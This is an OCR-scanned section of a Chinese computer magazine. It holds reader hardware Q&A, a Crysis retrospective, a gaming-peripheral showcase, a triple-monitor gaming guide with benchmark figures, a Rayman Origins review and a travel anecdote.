这位读者机箱内部的线缆应该比较混乱，以至于 CPU 风扇在运转时刮碰到机箱内部的线缆，并导致风扇停转。再加上主板为了避免 CPU 烧毁而启动过热保护功能，所以电脑会经常死机。建议这位读者重新整理机箱内部的线缆，避免与风扇刮碰。之后再观察 CPU 风扇是否正常，如果还出现停转现象则建议及时更换。

为什么主板不能调 CPU 风扇转速

山东 向前：装机时买了一个支持智能调速的 CPU 散热器，但使用一段时间后发现，风扇噪音非常大，转速一直在 3000 转左右。本来，以为能够在主板 BIOS 里面调一下风扇转速，但进入 BIOS 后，却不能更改。我的主板型号是微星 K9V Neo-V，请问这款主板能够调节 CPU 风扇转速吗，怎么调？

微星提供了在线升级功能，只需登录官方网站下载自动升级工具，然后按照提示，一路“下一步”即可。之后，进入主板 BIOS，在 PC Health 页面中，设定 CPU FAN 为“4 Pins”。将目标温度设为自己预想的温度，再将 CPU 风扇转速设为 50%。然后重启电脑，此时风扇转速就降下来了，声音也会非常小。

显卡 HDMI 接口被机箱挡住

四川 宋景辉：刚买了一块新的独立显卡，按照机箱上的螺丝孔位，把显卡装上了。竟然发现显卡的 HDMI 接口被机箱挡住了，请问这是为什么呢？

出现这样的问题，可能是主板、机箱、显卡挡板三者出现错位造成的。建议这位读者在装显卡的时候，向下掰一掰，问题应该就可以解决了。至于机箱上螺丝孔位无法对应的问题，这位读者就只有 DIY 一下了。把机箱上的螺丝孔位稍微“扩孔”一下，问题应该就可以解决了。

升级类

老台式机如何升级玩 DX11 游戏

甘肃 许朔：我家的电脑是联想锋行 X5000A，采用了 Athlon64 X2 3800+处理器，原来的显卡是 GeForce 7300LE。最近，显卡坏了，想换一个，能玩《生化危机》这样的游戏。价钱在 500 元以下，越便宜越好！另外，听说魔兽最新的资料片支持 DX11。不知道 DX11 显卡贵不贵，如果便宜的话，麻烦尽量推荐 DX11 的显卡。

DX11 显卡已经上市多时，价格早就降下来了。推荐这位读者购买 HD6750 显卡，主流价格仅为 499 元，性价比极高。另外，联想锋行 X5000A 原配只有 DDR2 512MB 内存，建议至少升级为 DDR2 2GB 内存。

一体机如何升级处理器

内蒙古 朱世龙：两年前买了一台一体机电脑，使用还算不错。但是处理器性能偏弱，采用的是酷睿 i3-330UM 处理器。请问一下，这台一体机可以升级吗？升级为酷睿 i3-380UM 处理器如何？

首先需要明确的是，UM 系列处理器属于低功耗平台产品。所以主频极低，性能上也不算太好。酷睿 i3-330UM 和酷睿 i3-380UM 这两款双核处理器，主频分别为 1.2GHz 和 1.33GHz，升级之后主频只提升了一点点，几乎没有任何意义。建议这位读者升级为主频为 2.53GHz 的酷睿 i3-380M 处理器，性能上就会有很大的提升。不过究竟是否能够升级，这位读者还要咨询一下厂商，并询问一下是否需要升级主板 BIOS。

奔腾 G840 性价比不高

天津 张阁：最近打算升级电脑，主板、处理器、内存都要换掉。显卡、硬盘、电源则保留下来。初步看上了奔腾 G840 处理器，感觉性价比很高的，相次好像也比奔腾 G620 强上一些，请帮忙参谋参谋，给个升级方案！

从命名规范来看，奔腾 G840 似乎比奔腾 G620 高了一个档次。不过从本质来看，两者相差并不太多。前者是后者的高频版，只是内存控制器从 DDR3 1066 升级到了 DDR3 1333 而已。但是即便如此，整整贵了 120 元也并不划算。建议这位读者购买奔腾 G620，盒装报价为 400 元，散装则仅为 350 元。并搭配一块 300 多元的 H61 主板，即可完成 Intel 平台最具性价比的升级策略。最后要说的是，如果电源额定功率不到 300W 的话，也同样建议升级。花费在 150 元左右，供电能力则可以明显提升。

多屏应用首选 A 卡

内蒙古 邵延生：一块 945P 主板，搭配两块 GTS250 双显卡，组成了 SLI 平台。当时之所以组建双显卡，主要是为了实现三屏输出，办公时应用。现在的问题是，一块 GTS250 显卡已经坏掉了，打算升级，钱越少越好！

由于 AMD 方面更加热衷于推广多屏显示技术，因此相应的显卡产品也多一些。中低端显卡市场当中，有 HD6770、HD6790、HD6850、HD6930 这四种显卡可选。前三种显卡由于定位低端，所以通常只提供一个 DP 接口，能够实现最多三屏的视频输出。至于 NVIDIA 方面，则没有太多的选择，并且相关技术还不太成熟。千元以内的显卡，即便搭配了 DP 接口，也很难实现多屏技术。千元以上的显卡，一旦搭配了 DP 接口，则要比同规格产品贵出很多。因此，并不推荐购买。既然这位读者不玩游戏，那么购买一块 HD6770 显卡就够用了。由于以前是双卡平台，所以电源供电应该也不成问题，只需升级显卡即可。

高手过招

本期问题除了在报纸上刊登之外，我们还会在电脑报官方微博（@电脑报）上刊登，大家可以直接回复该条微博答题，也可以发邮件到 pcw-hardware@vipsina.com.cn，直接跟必答小子联系。

答题请注明：高手过招，并留下姓名和详细地址等联系方式。

如果你参与答题，就有机会登上我们的报纸并得到 50 元奖金，亮出你们的本事吧，硬件高手们！

上期答题的 echo 读者，给出了最佳答案：多半是供电方面出了问题，可以检查一下主板、显卡上的电容是不是有烧毁、爆浆的问题出现。然后可以用替换法，分别将电源、主板、显卡进行替换，应该就能找出问题的根源了。

本期问题来自于刘玉海读者：罗技 MK260 键鼠套装，经常失去连接。使用以前的旧电脑桌没有问题，现在换了新电脑桌就出现问题了。请问这是怎么回事？

责编 | 陈扬铁 美编 | 黄莹 组版 | 何雪松 责校 | 涂书



快来加入电脑报硬游会

赶快加入电脑报硬游会，享受电脑报游戏配置解答，参加丰富的硬游活动，还有大量极品游戏外设装备等着你来领取！同时，会员还能立即获得硬派分享帮的权限！

入会 QQ1 群：49356370、QQ2 群：57222060

硬游史话系列连载

硬件杀手 Crysis

这个世界上号称硬件杀手的游戏委实不少，但很少有一款游戏像Crysis这样引起玩家和业界的争议。没人可否认在当时Crysis的画面冠绝寰宇，人们只是发出这样的疑问：制作一款大多数人都跑不动的游戏意义何在？



由 Crytek 制作的《孤岛惊魂》画面令人惊艳



游戏的画面几乎达到了照片级的水准

2007 年 8 月，来自德国的 Crytek 公司终于公布了自家游戏 Crysis 的发售日期，这让不少人都松了口气，至少人们不会像等待暴雪的游戏那样等待这款游戏了。说到 Crytek 这家公司，之前或许大多数人都未曾听闻，但当《孤岛惊魂》以出色的画面震惊业界之际，Crytek 就成为不少画面论玩家心目中的宠儿。所以在 Crytek 宣布制作 Crysis 后，人们的好奇心不禁被勾起，这家技术实力极其强劲的游戏公司又能为这个世界带来什么惊喜？

答案在 2007 年 11 月揭晓了……Crysis 的确震惊了世界，这或许是有史以来画面最真实的一款游戏，但它或许也是有史以来对硬件要求最高的一款游戏。第一批购买游戏的玩家叫苦不迭，因为他们发现无论使用什么样的配置，他们都很难在高分辨率下流畅运行游戏，更别说打开抗锯齿等画质效果了……或许只有使用两款顶级显卡 SLI 的用户才能流畅运行游戏。而游戏的销量自然惨淡，试问一款大多数玩家的硬件都无法流畅运行的游戏，又怎么能让人去购买？

Crysis 不但采用了 DX10 API，还使用了大量号称最前沿的 3D 技术，包括容积云、柔和阴影等特效。不得不说，各种 3D 技术的应用让 Crytek 打造出了一个无限接近于真实的游戏世界，但让人觉得可恶的是，Crytek 似乎完全醉心于自我的世界，而没有对主流硬件，特别是显卡进行特别的优化。多边形的滥用、特效的堆叠，原本使用一些技巧性的制作方式就能让硬件需求降下来的 Crysis，变成了 Crytek 用于彰显华丽的道具。甚至在之后两年里，都没有一款显卡能号称在 1080P 高画质并打开抗锯齿效果下，流畅运行游戏……一个完全不考虑玩家感受和硬件环境的游戏，注定是没有好下场的……

在 Crysis 遭遇滑铁卢后，Crytek 似乎醒悟了过来，在之后的资料片以及 Crysis2 中，Crytek 明显降低了游戏对硬件的要求，而游戏画面从实际观感来看也很优秀。不知道 Crytek 公司是不是也希望成为 ID 那样可以依靠卖引擎就能发财的公司，但事实上，无论是之前 Crysis 使用的 CryEngine2 引擎，还是之后改良的 CryEngine3 都少有人问津。最后 Crytek 不得不免费将 CryEngine3 引擎免费开放给所有人。

在 Crysis 之后，可能只有 2010 年发布的《地铁 2033》堪称新一代硬件杀手。可怜的是，这新一代的硬件杀手也逃脱不了 PC 版滞销的下场。当然，拿来跑跑显卡当测试软件还是合格的！

装备控



在千千万万的游戏玩家中，总有那么一群充满个性的发烧友。有人是画面控，有人是音质控，有人是手感控，还有人是主题控……这里是秀出自己，秀出装备的T型台！欢迎各位玩家来信（pcw-game@vip.sina.com）秀出自己心爱的装备，在稿费优厚的同时，你更有可能获得我们随机送出的价值不菲的高级游戏装备哟！

DOTA 玩家请看，我的补刀神器

硬游会发烧友：鲍俊辰
擅长游戏：DOTA、《星际争霸 2》、CS:S、《战地 3》



对于既非高富帅，也非穷矮搓的广大DOTA玩家，一套非常称手的装备很有意义。或许有人会觉得为打个游戏花费这么多的钱没什么意义，但是我想说的是：你可以不去做职业竞技选手，但是却不能少掉一颗职业的心。

茶轴机械键盘是王道

众所周知，DOTA 一切基础就是在于线上的补刀。而补刀的技术，一方面和玩家的基本功有关，另一方面看的就是外设的好坏了。而过年时烧回来的樱桃 G80-3000 茶轴就是我补刀的利器了。对于很多人所谓的黑轴 GAME 我持否定态度，就我在实体店将黑、茶、红、青试遍的手感来看，茶轴无疑是最适合游戏的。比起黑轴那有些偏硬的按压，茶轴毫无阻隔的手感更适合用在 DOTA、SC2 这种讲究高 APM 的游戏，尤其是那非常轻的按压克数，对于一些连着夜机 + 早机的童鞋无疑算是手指的救星，凭借轻松的按压和出色的手感，G80-3000 那 700 元的定价不能算是昂贵。尤其是补刀这种讲究节奏与连贯的操作，一个机械键盘所带来的感觉远非一个 8115 或者三齿熊蚌比得上。

但是从外观上来看，樱桃的 G80 实在是乏善可陈，除了那功能键区远离主键区显得颇为奇葩的设计，其他地方很难看出亮点，尤其是那小回车，没光源情况下很容易认成上面的“\”键，而且作为一个 700 元左右的键盘，却只有可怜的 6 键冲突。正应了那句话——鱼和熊掌不可兼得：想要性能，就得放弃像黑寡妇那样亮骚的外观……



极为朴实的键盘界面



这是我的炼狱蝰蛇鼠标

DIY，炼狱蝰蛇换微动

其次就是鼠标了，炼狱蝰蛇前面的童鞋已经提到了，它的手感就不必多说。但是不得不提的是它那蛋疼的原版微动，或许是因为我以前用惯了双飞燕，蝰蛇那软软糯糯的微动开关整整折磨了我半年，直到《电脑报》上的换微动报告，我才拖着蝰蛇去了趟电脑城，拜托维修的师傅帮忙换了微动。那之后虽然蝰蛇特有的软糯远去了，取而代之的刚朗的按键声反而给了我更多享受。

与其他鼠标不同，蝰蛇属于先上手时有些显大，但是用习惯了后就会发觉灯场对于人体工程学的见解确实独特，蝰蛇优秀的工程学设计使得就算长时间使用后也不会有太多疲意感。唯一遗憾的就是大拇指没有地方放，抓着鼠标又容易碰到上面的功能键，实在是遗憾。

发烧友寄语：无论你觉得你玩得多么高端，多么烧钱，永远不要因此去鄙夷其他游戏的死忠，因为无论是什么游戏，都有真心热爱它的玩家，而游戏史的构成，既有《暗黑破坏神》、CS 这种神作，更有 CF、DNF 这些大众化游戏，平衡心态，学会欣赏，认同他人，那么玩游戏，一样可以得到别人的尊重！



“高级控”速速现身

自从装备控栏目开办以来，就一直受到广大硬件发烧友的关注。在众多的投稿中，小生觉得本期鲍俊辰读者的展示最为优秀。他做的不仅仅是展示，还有自己长期以来的测试经验，从不人云亦云，坚持自己的选择，甚至是 DIY 来满足自己对游戏外设的需求。

硬游会正是需要这种人才来开拓广大发烧友的思路，所以小生恳请发烧友们踊跃发来自己的游戏装备展示。不要害怕自己的装备与别人重复，只要你对自己的需求有独到见解，能从不同角度认识装备，就能够启发大家，帮助大家。

还等什么呢？pcw-game@vip.sina.com 正在召唤勇士！


PS：鲍俊辰读者的投稿曾附带了华硕 GX900 鼠标体验的请求，虽然他没有被抽中试用资格，活动也已经结束，但小生还是为他特别申请了一个 GX900 鼠标作为奖励！希望你能再接再厉，为大家带来更多关于游戏装备的独到见解！

责编 | 余师良　美编 | 夏岚　组版 | 况中银　责校 | 杨志刚

超宽视野的精彩

三屏游戏方案指南

@电脑报阿卡酋长微博：
http://weibo.com/hardka



恐怕很多玩家都和阿卡一样，已经厌倦了在普通高清环境下玩游戏的感觉。现在的主流显示器分辨率多半是1080P，看久了也就不那么震撼了。所以要想在电脑上玩点新鲜刺激的，恐怕就得想点其他法子了，比如组建一个三屏显示的游戏环境……说到三屏显示，AMD和NVIDIA早就已经有了自己的方案，这次阿卡就来谈谈组建三屏游戏环境的好处和方法。

视觉优势

三屏游戏最大的优势就是极高的分辨率以及更广阔的视野。无论是AMD还是NVIDIA的多屏游戏方案，只要将多个显示器横向连接在一起，那么这套显示系统宽的像素将不变，长的像素则会叠加，如果是三个1080P的屏幕，那么分辨率将达到5760×1080。由于受显示器分辨率的限制，目前我们玩的游戏基本上分辨率最大也只能设为1920×1080或者1920×1200，但三屏显示器则可将大多数游戏的分辨率上限提升为5760×1080，轻易就超越了传统说法中的高清。

或许有的玩家会说，我也可以买两个高分辨率的显示器来搭建游戏平台，两个2560×1440的显示器可以达到5120×1440的分辨率，比用三个1440×900显示器组建的三屏系统，实际分辨率还更高一些。这里我们先不说实际的显示器成本问题，但在游戏效果上，三屏可比双屏系统要好太多。我们常常抱怨游戏中的视野不够宽广，这当然是分辨率所限的原因，但除了视野效果外，我们还应该注意到显示器边框的问题。试想，用两个显示器搭建双屏系统，那无论分辨率多高，我们在游戏的正中间总能看到粗粗的“黑杠”，而三屏系统则完美地解决了这个问题，中间的屏幕是游戏的主画面，而左右两个屏幕，则作为扩展的视野，虽然也有黑杠，但完全不会影响到游戏。所以从游戏角度来看，横向的单数屏幕永远要强于双数屏幕。


三屏显示的分辨率远远高于高清


《上古卷轴4》的三屏系统，分辨率不但提升，视野也大大扩展

系统成本

组建三屏系统恐怕是目前提升游戏视觉体验成本最低的方案了。三屏的优势主要是分辨率，实际上就如同一些玩家所说，购买一个或者两个高分辨率的显示器一样能达到目的。但目前一款分辨率超过高清的液晶显示器要多少钱？苹果的27英寸显示器分辨率为2560×1440，售价超过7000元；DELL的27英寸，分辨率为2560×1600，售价在5000元以上。即使是山寨的27英寸IPS高分屏，淘宝上售价也在2500元以上，那么三屏显示系统呢？一款分辨率达到1080P的23英寸显示器，往往不足900元，三台也不过2700元不到。

至于显卡部分，支持多屏的显卡早已充斥市场。AMD早在Radeon HD5000系列就可以支持三屏游戏系统，NVIDIA虽然从GeForce GTX680才正式可以单显卡支持三屏游戏，不过上两代的显卡也可以使用SLI的方式来支持三屏游戏。且不说玩多屏显示的玩家通常不差那么点显卡钱，即使从成本考虑，一款Radeon HD5000/6000的中端显卡不足千元，加上显示器总共不到4000元就可搭建三屏游戏系统，这还不到一款高端显卡的售价呢……


高分辨率显示器好是好，但价格过高

解决方案

AMD可以说是三屏游戏方案的创立者，从2009年9月发布Radeon HD5870开始，AMD的Eyefinity技术就支持三屏甚至更多显示器。而之后AMD发布的Eyefinity 2.0不但拥有更灵活的显示器搭配方案，同时也还可以让用户自定义分辨率以及支持HD3D技术。可以说AMD的多屏技术目前已经非常成熟，而且支持Eyefinity的产品也很多。要说不足，就是AMD在驱动中对多屏的设置还稍显麻烦，需要玩家自己对位置和顺序进行排列，无法做到完全智能化。

NVIDIA的三屏系统也是随着第一代DX11显卡诞生的，不过当时NVIDIA无法让单卡支持三屏，只能在SLI环境下才可以支持三屏游戏。因此，除了三屏外，NVIDIA在当时还加入了3D立体游戏的支持，整个方案称之为3D Vision Surround。在前不久，NVIDIA发布了GeForce GTX680，这才实现了单卡支持三屏游戏。不同的是，NVIDIA的GeForce GTX680可以同时连接四个显示器，只不过用于游戏的只有三个，剩下一个可供用户做其他非游戏用途。当然，要NVIDIA实现三屏，成本相对要比AMD高一些，要么使用SLI，要么就只能采用目前最高端的GeForce GTX680，不过相信未来NVIDIA的主流显卡也会支持这个功能。


Radeon HD5870特别版可以支持六个屏幕


AMD的多屏游戏系统非常成熟



NVIDIA的三屏显示支持3D立体游戏

需要多强的显卡？

玩三屏游戏，玩家最好准备一款性能较强的显卡，道理很简单，游戏的分辨率越高，对显卡的要求自然也就越高了。值得庆幸的是，大多数游戏目前都支持高分辨率，只有一些老游戏以及个别的新游戏无法设置高分辨率。下面我们以目前主流的性能级显卡Radeon HD6850来进行三屏游戏的性能测试。在测试中，我们将游戏画质开至最高，看看游戏在5760×1080分辨率以及1920×1080分辨率下的帧速差异。

从实际的游戏运行来看，在三屏显示环境下，即使是专为主流玩家准备的性能级显卡Radeon HD6850也不能通吃所有的主流游戏，基本上DX9和DX10的游戏是没有问题，但是稍微对硬件要求高一些的游戏，Radeon HD6850就比较难搞定了，特别是一些DX11的游戏。事实上，三屏显示在同一显卡下，因为分辨率的大幅提升，游戏帧速往往要比单屏下滑30%至50%（因不同的游戏和设置而异），所以玩家不妨估量一下自己使用的显卡在目前单屏游戏中的运行情况，再考虑要不要升级显卡。当然，阿卡这里还是推荐大家使用Radeon HD6850以上的显卡来搭建三屏游戏系统，这样大多数的主流游戏运行起来都还是流畅的。

Radeon HD6850三屏显示游戏性能测试

	1920×1080	5760×1080
《尘埃2》	59fps	31fps
《魔兽世界》	67fps	33fps
《失落的星球2》	32fps	18fps
《地铁2033》	20fps	10fps
《正当防卫2》	43fps	27fps
《求生之路2》	94fps	57fps

结语

优质的视觉体验方式

@电脑报阿卡酋长：很多玩家都在寻找一个新鲜的游戏体验方式，单独升级显卡？大多数游戏仅仅是提升帧速从体验而言是没有差异的（当然前提是流畅）；玩3D立体？就算是显卡性能够强，你的眼睛又能支撑多久？所以从视觉享受而言，让所有游戏在更高的分辨率、更宽的视野下运行，反而是一个不错的法子，而三屏则是行之有效并且针对大多数玩家可以实现的一种解决方案。至少从阿卡的角度来看，购买一款性能足够的显卡加三款1080P的显示器，恐怕比购买目前的顶级显卡更划算，也更有实际意义！

硬游会围观团

@天天向上：既然可以搭建三屏，那么我可不可以搭建更多屏幕呢？

@电脑报阿卡酋长：当然可以，A卡最多可以搭建六屏，使用上下叠加或者一字排开的搭配都可以，只不过要注意边框的位置以及……你摆放显示器桌子的长度。当然上下叠加你估计还得自己搞定一个架子才行！

@野外杀手：N卡除了GeForce GTX680，有没有其他卡可以搭建三屏游戏系统？

@电脑报阿卡酋长：NVIDIA官方的其他显卡都无法单卡搭建三屏来玩游戏，不过影驰、索泰都推出过可组建三屏的N卡，你可以从他们官网查找到产品的具体型号。

@碎碎念的猪：搭建三屏对线材和接口有没有要求？

@电脑报阿卡酋长：A卡搭建三屏，必须至少接一个Display Port接口，如果显示器没有DP接口，可以使用转接线，记住转接线的DP接口要使用主动式的，不要用被动式的，否则就只能设置双屏了。N卡SLI就没什么可说的，没特别要求，GeForce GTX680有4个接口，但支持四屏，所以也没要求。

@飞天神猫：能不能在使用三屏的同时，运行3D立体游戏？

@电脑报阿卡酋长：N卡没问题，A卡等驱动支持。不过这里有两个问题，首先高分辨率已经很吃显卡资源了，再加上3D，要使用这种神级模式，你的显卡要么使用最顶级的，要么就使用多卡互联方案；其次，显示器得支持3D，三台120MHz的显示器啊！综上所述，我判定你是有钱人……

@好冷好暗：三屏显示对游戏兼容性如何，如果显卡支持三屏但性能不够强怎么办？

@电脑报阿卡酋长：大多数游戏兼容，老的像CS这样的游戏无法支持，某些游戏由于固定了长宽比，所以支持得不好，比如说《街头霸王4》，画面显示反而比单屏更少了。A卡在未来通过驱动更新，可以更改屏幕分辨率，目前无法更改，分辨率只能是长像素乘3×宽像素。N卡可以调整分辨率，如果是N卡的平台，游戏觉得不流畅，就降低分辨率吧……

责编|陈扬铁 美编|夏岚 组版|况中银 责校|杨志刚

制作公司:育碧
发行公司:育碧
发行日期:2012年3月25日



那些年 我们玩过的《雷曼》


硬游会游戏推荐——《雷曼:起源》

你还记得小时候那个只有头和四肢,却无限滑稽的雷曼么?作为育碧的老牌作品,他在中国拥有无数的粉丝。现在这个当年带给我们无数欢乐的小子又回来了,事隔多年,他是否还能让我们找回当年的感动,找回玩游戏的那种单纯的感受呢?接下来,就让我们一起进入这条新造的时间飞船,找寻当年的那段时光吧!

大师级的插画全集

如果要用两个字来形容我对游戏画面的感觉,那只有"完美"二字才能表达我的敬佩之情,虽然之前我还在为游戏纯2D的设定有些担心,但是当我看见画面后才发现一切的担心都是多余的。此次新作画面上最大的特色就是色彩的渲染非常的艳丽,令游戏的人物以及场景变得相当的醒目,有种让人感觉他们都"活过来"的感觉。游戏在光源的处理上也非常的到位,你能够很容易地对比出有光区域和无光区域的人物光源上的变化。


另外,在画面的细节上我们也能看见游戏美工的实力,比如在山地场景,你能够清楚地看见岩石之间的裂缝以及青苔;在沙漠场景,那种夕阳被飘浮在空中的沙尘所挡住的朦胧感都清晰可见,每一张场景都仿佛让笔者觉得是在观看一张张精美的插画一般,几乎找不出可以挑刺的地方,我觉得与其说是在玩游戏,不如说其实我是在欣赏一部大师级的插画作品。



我说,下面这位少侠,你可以放开老夫的胡子了吗?



你的上颚真乃攀山神器!




吃俺老雷一拳!

配角齐卖萌 雷哥很受伤

在新作里玩家不仅能够操作雷曼,同时还能操作他的狐朋狗友们。这群狐朋狗友人如其名,就没一个长得像人的,如果是喜欢美型路线的玩家,我看你需要做好一定的心理准备。前面只是开个玩笑,虽然雷哥的这些伙伴都长得有些抽象,但实际上他们个个都是不输雷哥的卖萌高手,特别是其中的胖子哥,那夸张的大嘴、掷地有声的啤酒肚以及他夸张的动作都会让人忍俊不禁,活脱脱的就是游戏美工设计出来的卖萌利器,看来老美们的卖萌天赋并没有输给11区的前辈。

角色多当然能够让不同玩家都找到自己喜欢的角色,但是在实际的操作中,笔者发现虽然雷曼这代的动作也很猛,但雷曼的样子和动作并没有太大的变化,反观那些配角凭借夸张的动作和奇怪的造型勾起了玩家的好奇心,笔者最喜欢的就是游戏里的那一个大嘴胖子,我刚才算了算,我使用胖子的时间竟然超过了雷曼。雷哥,我悔过,我马上就用你!



蓝色胖子绝对是卖萌王,强烈推荐!



可爱的女性角色

要欢乐? music

角色们如此的欢乐,没有点相称的音乐怎么行。这次新作的音乐给我最大的印象就是简洁,非常容易上口,笔者在玩游戏的时候经常都会不自觉地跟着音乐哼上几句,而在音效方面,游戏的音效则非常的夸张,比如角色或者敌人在受到伤害的时候,都会叫得特别夸张,除了声音夸张之外,有些音效则非常的欢快,我印象最深的就是角色在吃黄色小精灵时的声音,当你一个一个吃的时候,如果仔细听你会听见"1 2 3 4 5……"这样的音节,仿佛就像是在弹钢琴一样,有种让人欲罢不能的魔力,不信,你可以试试。



愤怒的老鸟?



这样的设计让我想起了超级马里奥!

简约而不简单

一部成功的ACT作品,简单易上手的操作和出色的关卡设计是必不可少的两个元素,而这两个元素在新作里得到了完美的体现。在游戏里,玩家并不需要太多复杂的操作,仅仅需要控制角色跑、跳、打几个简单的指令,同时加上了飘浮、坠落攻击和弹墙跳等三个衍生动作就能完成所有的操作。

同时,游戏的关卡设计也是极具特色,每一关都会有自己独特的元素,比如沙漠中的沙尘暴可以将角色吹起;而在冰原关,玩家走在冰上是一直滑行着的,如果不注意控制的话就很容易落下深渊,还有在森林关,会有许多树洞吹出上升气流将你一下子吹上天空,也会将你吸进去打回原地。

但作为老少皆宜的作品,游戏还是考虑到了关卡难度上的设计,如果你只是想轻松一下,通关其实非常的容易;但如果你想能够与其他玩家有所不同,那么游戏的搜集元素绝对适合你,特别是每一关的死亡金币,地点都在非常危险的地方,至今笔者也只完成过一次完美通关,相信喜欢挑战的玩家一定能够找到属于你的乐趣。



136!这样的分数弱爆了!



上有尖刺,下有食人鱼,我表示压力很大!



追逐关卡非常考验玩家在快速行进中的反应力!

整蛊之王就是你

一个人玩太寂寞了,怎么办?找朋友来联机吧,在这次的新作中,游戏最多可以支持4人线下合作。小编悄悄地告诉大家,其实游戏联机最大的乐趣不是合作通关,而是如何互相整人,比如小编最喜欢的整人方法就是在队友跳上那个打一下就会收回的植物跳台的时候,将那植物打一下,队友立刻就会掉入脚下的陷阱,然后一命呜呼,真是太邪恶了。

整人虽好,但玩high了引起一场真人PK那就不好,这时候小编推荐你和朋友们可以搞一场竞速比赛,游戏有很多关卡都非常适合竞速,比如冰原地图的几个关卡就非常适合多人竞速,俗话说兵不厌诈,比赛落后的时候整一下对手也不失为一种追回差距的方法。



前面的胖子,你走呀,你怎么不走呀!

有内涵才是好游戏

总的来说,《雷曼:起源》是一款非常优秀的作品,其精美的插图般的画面、丰富的游戏玩法以及精美的人物造型和动作都让我们看到了厂商的制作的用心和诚意,同时最难得的就是在如今这个3D泛滥的年代,厂商能够敢于冒险将游戏2D化,这样的勇气的确值得我们赞赏,游戏在IGN能够得到9.5分的高评价,也再次说明了画面并不是唯一,一个好的游戏,只要拥有足够的内涵,有丰富的游戏性,即使画面有一些缺点,依然会得到玩家们的认可!

硬游全解析:键盘手柄一起上

■《雷曼:起源》推荐配置
CPU:Intel 酷睿2双核 E4400 2.00GHz 或 AMD Athlon64X2 3800+ 2.00GHz
■内存:2GB
■显卡:Radeon HD 2600XT 或 GeForce 8600GT

从推荐配置来看,《雷曼:起源》对玩家电脑的要求比上期推荐的硬件杀手低了不少,中低端的电脑就能流畅运行这款游戏了。不过鉴于游戏出色的画面和光影效果,大家还是可以稍微提升一下自己的显卡和显示器。

《雷曼:起源》支持4人同时游戏,所以你可以尽情邀约朋友和家人一起来体验它。这时,除了键盘控制之外,你就需要手柄来帮忙了。小编在这里推荐无线手柄,当然,前提是你有足够多的USB接口和USB无线手柄!

《雷曼》陪伴你的点点滴滴

相信很多读者都玩过《雷曼》这款游戏,那么你还回忆得起当年玩这款游戏的点点滴滴吗?来信到pcw-game@vip.sina.com聊聊,幸运读者将获得由北通提供的MVP球王2无线锂电版手柄一个。



责编|余师良 美编|夏岚 组版|赵久娟 责校|杨志刚

小生手记

环球影城奇遇记

美国加州的阳光灿烂无比，距离《魔兽世界：熊猫人之谜》的媒体采访会还有一天的时间。小生和媒体朋友租车来到了日思夜想的环球影城，准备好好感受一下科技与表演艺术完美结合的魅力。

车在停车场停稳，已接近下午 2 点，虽然顶着不协调的生物钟，但我们还是很迅速地跑向环球影城的大门。国际惯例，先在大门前摄影留念。就在我们咔嚓咔嚓来来回回之时，一位抱着小孩的中国女人向我们走了过来，用纯正的普通话问道："你们要去环球影城玩吗？"

异国他乡见到老乡，大家倍感亲切，纷纷点头，"是呀，我们马上进去玩，你有什么要帮忙的吗？"

抱小孩的女人嘴角露出了笑容。"太好了，我这里有现成的门票，能便宜点卖给大家。"

警惕的气息顿时在同伴之间涌动。遇见了黄牛？骗子？小生察觉到，旁边有经历过春运的北京汉子，怒气值正在悄然上涨。

见大家略有迟疑，女人解释道："我是带团的，前阵子有个亚洲团本来要进去，谁知票买了之后又临时取消了行程，所以……""这都是全年通票，柜台卖 109 美元，我只收 60 美元，虽然少了两个月，但对你们旅游者来说应该是足够了。"

那倒也是，小生琢磨着，我们后天就回去了，只可能在影城呆一下午，这 60 美元的票，比柜台最便宜的 77 美元小年票都要便宜不少。

大家放松下来，接受了这个交易，因为女人承诺，进了影城再付钱。这样总不会被骗吧。

虽然票上写着一个韩国人的名字，但验票只需首次录入的指纹，小生在入口处录下了指纹，顺利进城，而还有几位同伴，竟然不录指纹，展示了一下门票便跟着女人从旁边的工作人员通道入了城。

就在我们充满疑惑之时，女人开口了："你们如果下次不来的话，就把票还我吧，我 10 美元回收。"大家依旧不解地开始付钱，女人把钱放进包里，又把回收的票叠好，和她包里的另外一叠票捆在了一起。那叠票，目测竟有几百张之多！

"那你不是可以反复卖票，不停带人进来？"大家虽然占了小便宜，但有上当受骗的感觉。她哪里是带团的导游，分明就是一个做无本生意的票贩子！

"小兄弟，我门口有人。"女人神秘地回答。这句话的杀伤力和"我爸是李刚"相当，顿时让我们没了言语。看看表，已经接近下午 3 点，大家赶快结伴进了旁边的鬼屋。

唉，魔兽里魔兽外，咱们同胞找 BUG 的能力都是一流啊。

硬游大补丸

1000 元预算玩大作

硬游会 happytoo：生哥你好！我是一个单机迷，《质量效应 3》、《龙腾世纪 2》、《极品飞车 14》、《星际 2》都在玩，但是我的电脑都只能开各种中低的效果进行游戏，一些最新的如《上古卷轴 5》我就直接绝望了，这电脑用了两年，准备增加一根 2GB 的内存不知道效果如何。同时看看生哥有没有什么更好的建议，我现在手里有 1000 元的余钱可以用来升级。谢谢！



同学，纠正你一下，《质量效应 3》比《上古卷轴 5》后上市啊

